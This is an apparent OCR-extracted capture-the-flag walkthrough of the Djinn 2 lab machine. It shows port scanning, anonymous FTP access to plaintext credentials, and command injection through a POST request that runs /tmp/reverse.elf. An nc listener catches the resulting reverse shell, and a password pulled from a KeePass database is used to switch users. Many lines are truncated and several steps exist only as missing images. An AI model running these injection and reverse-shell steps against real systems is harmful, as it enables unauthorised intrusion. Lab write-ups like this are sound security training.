Djinn 2

```
❯ nmap -sCV -p21,22,1337,5000,7331 -Pn -n -vvv 192.168.137.9
```


```
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              14 Jan 12  2020 cre
| -rw-r--r--    1 0        0             280 Jan 19  2020 gam
|_-rw-r--r--    1 0        0             275 Jan 19  2020 mes
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.137.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4u
| ssh-hostkey:
|   2048 22:3c:7f:28:79:44:01:ca:55:d2:48:6d:06:5d:cd:ac (RSA
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDj1Nm0JWAQUXAKOhb386d
|   256 71:e4:82:a4:95:30:a0:47:d5:14:fe:3b:c0:10:6c:d8 (ECDS
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
|   256 ce:77:48:33:be:27:98:4b:5e:4d:62:2f:a3:33:43:a7 (ED25
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAo8Qf+liNQiheZni1Np27F
1337/tcp open  waste?  syn-ack ttl 64
| fingerprint-strings:
|   GenericLines:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
```


```
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | |
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     @0xmzfr, Thanks for hiring me.
|     Since I know how much you like to play game. I'm adding
|     Math game
|     Catch em all
|     Exit
|     Stop acting like a hacker for a damn minute!!
|   NULL:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | |
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     @0xmzfr, Thanks for hiring me.
|     Since I know how much you like to play game. I'm adding
|     Math game
|     Catch em all
|_    Exit
5000/tcp open  http    syn-ack ttl 64 Werkzeug httpd 0.16.0 (
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
| http-methods:
|_  Supported Methods: OPTIONS POST
|_http-title: 405 Method Not Allowed
7331/tcp open  http    syn-ack ttl 64 Werkzeug httpd 0.16.0 (
|_http-title: Lost in space
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
```


```
❯ ftp anonymous@192.168.137.9
Connected to 192.168.137.9.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26969|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              14 Jan 12  2020 creds.txt
-rw-r--r--    1 0        0             280 Jan 19  2020 game.txt
-rw-r--r--    1 0        0             275 Jan 19  2020 message.txt
226 Directory send OK.
```


```
❯ cat creds.txt
File: creds.txt
1   nitu:7846A$56
❯ cat game.txt
File: game.txt
1   @0xmzfr I would like to thank you for hiring me. I won't disappoint you like SAM.
2   Also I've started implementing the secure way of authorizing the access to our
3   network. I have provided @nitish81299 with the beta version of the key fob
4   hopes everything would be good.
5
6   - @Ugtan_
❯ cat message.txt
File: message.txt
1   @nitish81299, you and sam messed it all up. I've fired sam for all the fuzz he created and
2   this will be your last warning if you won't put your shit together than you'll be gone as well.
3   I've hired @Ugtan_ as our new security head, hope he'll do something good.
4
5   - @0xmzfr
```


```
❯ whatweb 192.168.137.9:5000
http://192.168.137.9:5000 [405 Method Not Allowed] Allow[OPTIONS, POST], Country[RESERVED][ZZ], HTTPServer[Werkzeug/0.16.0 Python/3.6.9], IP[192.168.137.9], Python[3.6.9], Title[405 Method Not Allowed], Werkzeug[0.16.0]
❯ whatweb 192.168.137.9:7331
http://192.168.137.9:7331 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/0.16.0 Python/3.6.9], IP[192.168.137.9], JQuery, Python[3.6.9], Script, Title[Lost in space], Werkzeug[0.16.0]
```


+] Url: http://192.168.137.9:7331/
+] Method: GET
+] Threads: 50
+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
+] Negative Status codes: 404
+] User Agent: gobuster/3.6
+] Extensions: txt,html,php,cgi
+] Timeout: 10s
tarting gobuster in directory enumeration mode
source (Status: 200) [Size: 1280]
robots.txt (Status: 200) [Size: 10]
wish (Status: 200) [Size: 456]



405 Method Not All
192.168.137.9:7331/
http://192.168.137.9:7331/robots.txt
/letshack



http://192.168.137.9:7331/letshack
Not Found
The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.



http://192.168.137.9:7331/source
Enter name of file to save to...
Name: source
Home
Desktop
Documents
Downloads
Music
Pictures
miguel Djinn
Name Size Type Modified
source 1,3 kB Text 01:04
message.txt 275 bytes Text 19 ene 2020
game.txt 280 bytes Text 19 ene 2020





changed the request methos to POST














Pretty Raw Hex
POST /?username=/tmp/reverse.elf&password= HTTP/1.1
Host: 192.168.137.9:5000



❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [redacted] from (UNKNOWN) [192.168.137.9] 37200
whoamo
/bin/sh: 1: whoamo: not found
whoami
www-data





```
apt install keepass2
```



File Group Entry Find View Tools Help
Title User Name Password URL Notes
Open Database File
Look in: Djinn
myenv
nitu.kdbx
Recently used
Desktop
Personal
My Computer
My Network
File name: nitu.kdbx
Files of type: KeePass KDBX Files (*.kdbx)
Open
Cancel
anning processes ...
anning linux images ...
nning kernel seems to be up-to-date.
services need to be restarted.
containers need to be restarted.
user sessions are running outdated bi
VM guests are running outdated hyperv
anning application launchers
moving duplicate launchers or broken l
unchers are updated
keepass2
uld not set X locale modifiers
0 of 0 selected
Ready.


cat creds.txt
File: creds.txt
1
nitu:7846A$56
Open Database - nitu.kdbx
Enter Master Key
/home/miguel/Djinn/nitu.kdbx
Master Password:
Key File:
(None)


nitu
General
Windows
Title User Name Password URL Notes
Copy User Name Ctrl+B
Copy Password Ctrl+C
It's so hard to remember these shitty so called strong passwords


&HtMGd$LJB



www-data@djinn:/var/backups$ su nitu
No passwd entry for user 'nitu'
www-data@djinn:/var/backups$ su nitish
Password:
nitish@djinn:/var/backups$
nitu Nitish

